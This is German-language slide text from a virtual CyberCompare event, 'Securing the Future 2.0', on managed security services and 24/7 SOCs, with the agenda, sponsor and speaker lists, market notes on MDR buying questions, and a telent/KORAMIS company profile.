



Herzlich Willkommen zu Securing the Future 2.0

Managed Services vom
Endpoint bis zum 24/7 SOC



CROWDSTRIKE

paloalto
NETWORKS

SOPHOS

ARCTIC
WOLF

KUDELSKI
SECURITY

8COM
CYBER SECURITY

sure[secure]

controlware

graylog

corelight

<TEHRIS>

telent
services.commissioner.vietnam

W / T H
secure

Cyberdefense

InfoGuard
SWISS CYBER SECURITY

OBRELA

LOGPOINT

Continue

nomios

Das Wichtigste zuerst:

Danke!

Teilnehmende

Sprechende

Sponsoring

Orga-Team

Agenda: Ein intensives Programm

Securing the Future

08:30-08:45 Willkommen + CyberCompare Blick auf den Markt

Virtuelles Zusammentreffen und Willkommen

08:45-09:00 Keynote Speech Daniel Brettschneider

Daniel Brettschneider ist CISO bei Miele und Mitglied im CyberCompare Advisory Board

09:00-09:30 Warm-Up

In 60 Sekunden Pitches stellen die Speaker Ihre Session vor

09:30-12:25 Experten Sessions

12:30-12:45 Schlussworte

Offene Diskussion und Verabschiedung

Managed Security Services sind kundenseitig die **Top 1** nachgefragte Kategorie bei CyberCompare Ausschreibungen und Angebotsvergleichen



Effektivität der 24/7 Überwachung und Reaktion

- Gesunder Menschenverstand: Ohne Überwachung und ohne schnelle Reaktion haben Angreifer es einfach(er)
- „Best Practices“ und Empfehlungen
- Anforderungen von Cyberversicherungsträgern
- Standards + Regulatorische Anforderungen (z.B. ISO 27002 12.4; NIST CSF SI-4; KRITIS Systeme zur Angriffserkennung)




Skaleneffekte durch Bündelung

Kostenindikation, Mio. EUR/Jahr



Hohe Kundennachfrage

Globaler Markt für Managed Security Services, Mrd. USD



Quellen der Abschätzungen und Wachstumsraten: Mordor Intelligence, Allied Market Research, Gartner

Typische Fragestellungen bei Managed Detection and Response (MDR) / Managed Security Operations Center (MSOC)



- Tech-Stack: XDR vs. EDR+SIEM
- Priorisierung weiterer Log-/Eventquellen oder Zusatzmodule neben AV/EDR: Z.B. AD / Identity Protection, Firewalls, DHCP/DNS Server, NDR, Mobile, Email
- Unabhängiger MSSP oder XDR-Hersteller
- Microsoft E3/E5
- Reaktionsmöglichkeiten
- SLA (Reaktionszeiten)
- Follow-the-sun / Schichtmodelle
- DSGVO
- Umgang mit „Indeterminates“
- Wann beginnt „Incident Response“ vs. „Security Incident-Analyse + Reaktion“?
- Umgang mit OT und Enterprise IoT
- Pricing: Lizenzen / Preismodelle z.B. abhängig von # Endpunkte oder #Logvolumen oder #M365-Nutzer

Agenda

Securing the Future

08:30-08:45 Willkommen + CyberCompare Blick auf den Markt

Virtuelles Zusammentreffen und Willkommen

08:45-09:00 Keynote Speech Daniel Brettschneider

Daniel Brettschneider ist CISO bei Miele und Mitglied im CyberCompare Advisory Board

09:00-09:30 Warm-Up

In 60 Sekunden Pitches stellen die Speaker Ihre Session vor

09:30-12:25 Experten Sessions

12:30-12:45 Schlussworte

Offene Diskussion und Verabschiedung

Agenda: Ein intensives Programm

Securing the Future

08:30-08:45 Willkommen + CyberCompare Blick auf den Markt

Virtuelles Zusammentreffen und Willkommen

08:45-09:00 Keynote Speech Daniel Brettschneider

Daniel Brettschneider ist CISO bei Miele und Mitglied im CyberCompare Advisory Board

09:00-09:30 Warm-Up

In 60 Sekunden Pitches stellen die Speaker Ihre Session vor


09:30-12:25 Experten Sessions

12:30-12:45 Schlussworte


Offene Diskussion und Verabschiedung

Wir hoffen auf eine angeregte Diskussion

- Fragen stellen gerne über Chatfenster an Seite:




- Help Desk finden Sie auf der Startseite:



Wir hoffen auf eine angeregte Diskussion

- Wir sind nun auf der Main Stage, um in Ihren Track zu gelangen, bitte auf die jeweiligen Sessions klicken



- Wir stellen alle Präsentationen, eine Aufzeichnung der Paneldiskussion und Kontaktdaten der Sprecher im Nachgang bereit

Für Sie heute dabei: Unsere Sprechenden mit Erfahrung aus der Praxis

Securing the Future

Sprechende



Thino Ullmann
sure[secure]



Mathias Fuchs
infoGuard
SWISS CYBER SECURITY



Terence Canaday
ARCTIC WOLF



Götz Schartner
8COM
CYBER SECURITY



Christian Bohr
controlware



Alexander Schmidt
OBRELA



Zrinka Maslic
KUDELSKI SECURITY



Peter Klein
W / T H[®]
secure



Philipp Rieblinger
orange Cyberdefense



René Odermann
telent
service • commitment • value



Nicolas Wehmeyer
CROWDSTRIKE



Thomas Maxeiner
paloalto[®]
NETWORKS



Olaf Müller-Haberland
<TEHRIS>



Friedrich von Jagwitz
graylog



Thomas Jupe
orange Cyberdefense



Christopher Johannes
orange Cyberdefense



Richard Wieneke
corelight



Stefan Linning
W / T H[®]
secure



Michael Veit
SOPHOS

Für Sie heute dabei: Moderation

Securing the Future

Moderation



Jannis Stemmann
CyberCompare



Christine Schwanebeck
CyberCompare



Philipp Pelkmann
CyberCompare



Simeon Mussler
CyberCompare

Agenda

Securing the Future

08:30-08:45 Willkommen + CyberCompare Blick auf den Markt

Virtuelles Zusammentreffen und Willkommen

08:45-09:00 Keynote Speech Daniel Brettschneider

Daniel Brettschneider ist CISO bei Miele und Mitglied im CyberCompare Advisory Board

09:00-09:30 Warm-Up

In 60 Sekunden Pitches stellen die Speaker Ihre Session vor

09:30-12:25 Experten Sessions

12:30-12:45 Schlussworte

Offene Diskussion und Verabschiedung

Expert Sessions

Securing the Future

SOC/MDR 1

Moderation



Jannis Stemmann
CyberCompare



Thino Ullmann
SureSecure



Götz Schartner
8com



Mathias Fuchs
Infoguard



Christian Bohr
controlware



Terence Canaday
ArcticWolf



Alexander Schmidt
Obrela

SOC/MDR 2

Moderation



Christine Schwanebeck
CyberCompare



Zrinka Maslic
Kudelski Security



Philipp Rieblinger
Orange Cyberdefense



Olaf Müller-Haberland
Thetris mit Nomios



René Odermann
Telent



Peter Klein
withsecure



Nicolas Wehmeyer
CrowdStrike

Expert Sessions

Securing the Future

SIEM/XDR

Moderation



Philipp Pelkmann
CyberCompare

EDR/NDR

Moderation



Simeon Mussler
CyberCompare

Logpoint



Olaf Müller-Haberland
Thetris



Thomas Maxeiner
Palo Alto

Ontinue



Götz Schartner
8com mit Logpoint



Friedrich von Jagwitz
graylog



Christopher Johannes
Orange Cyberdefense



Stefan Linning
WithSecure



Thomas Maxeiner
Palo Alto



Thomas Jupe
Orange Cyberdefense



Richard Wieneke
Corelight



Michael Veit
Sophos

Agenda

Securing the Future

08:30-08:45 Willkommen + CyberCompare Blick auf den Markt

Virtuelles Zusammentreffen und Willkommen

08:45-09:00 Keynote Speech Daniel Brettschneider

Daniel Brettschneider ist CISO bei Miele und Mitglied im CyberCompare Advisory Board

09:00-09:30 Warm-Up

In 60 Sekunden Pitches stellen die Speaker Ihre Session vor

09:30-12:25 Experten Sessions

12:30-12:45 Schlussworte

Offene Diskussion und Verabschiedung

Verabschiedung

Securing the Future

Was nehmen Sie aus dem heutigen Tag mit?

Wie sehen Sie die Zukunft der MSSP?

Was sind Ihre nächsten Security Schritte ?



**Vielen Dank für Ihre
Teilnahme.**

Bis zum nächsten Mal!





 **KORAMIS**
Cybersecurity by telent

FACTS & FIGURES

Geschäftsbereiche

Kommunikationsnetze, 5G-/IoT-Campusnetze, Campus & Data Center, Professioneller Mobilfunk, Cybersecurity, Technology Services



Standort

Firmensitz Backnang
(Baden-Württemberg)

bundesweit Regionalbüros &
24/7 Servicepoints

Tochter der GZS Digital

Kunden


KRITIS-Betreiber, öffentliche Hand, Industrieunternehmen insb. aus den Branchen Verkehr, Energie, ITK

Team


550 Mitarbeiterinnen & Mitarbeiter



Kundensegmente




Unser Leistungsspektrum



Über zehn Jahre Erfahrung...

... in der
Informations-
sicherheitsberatung



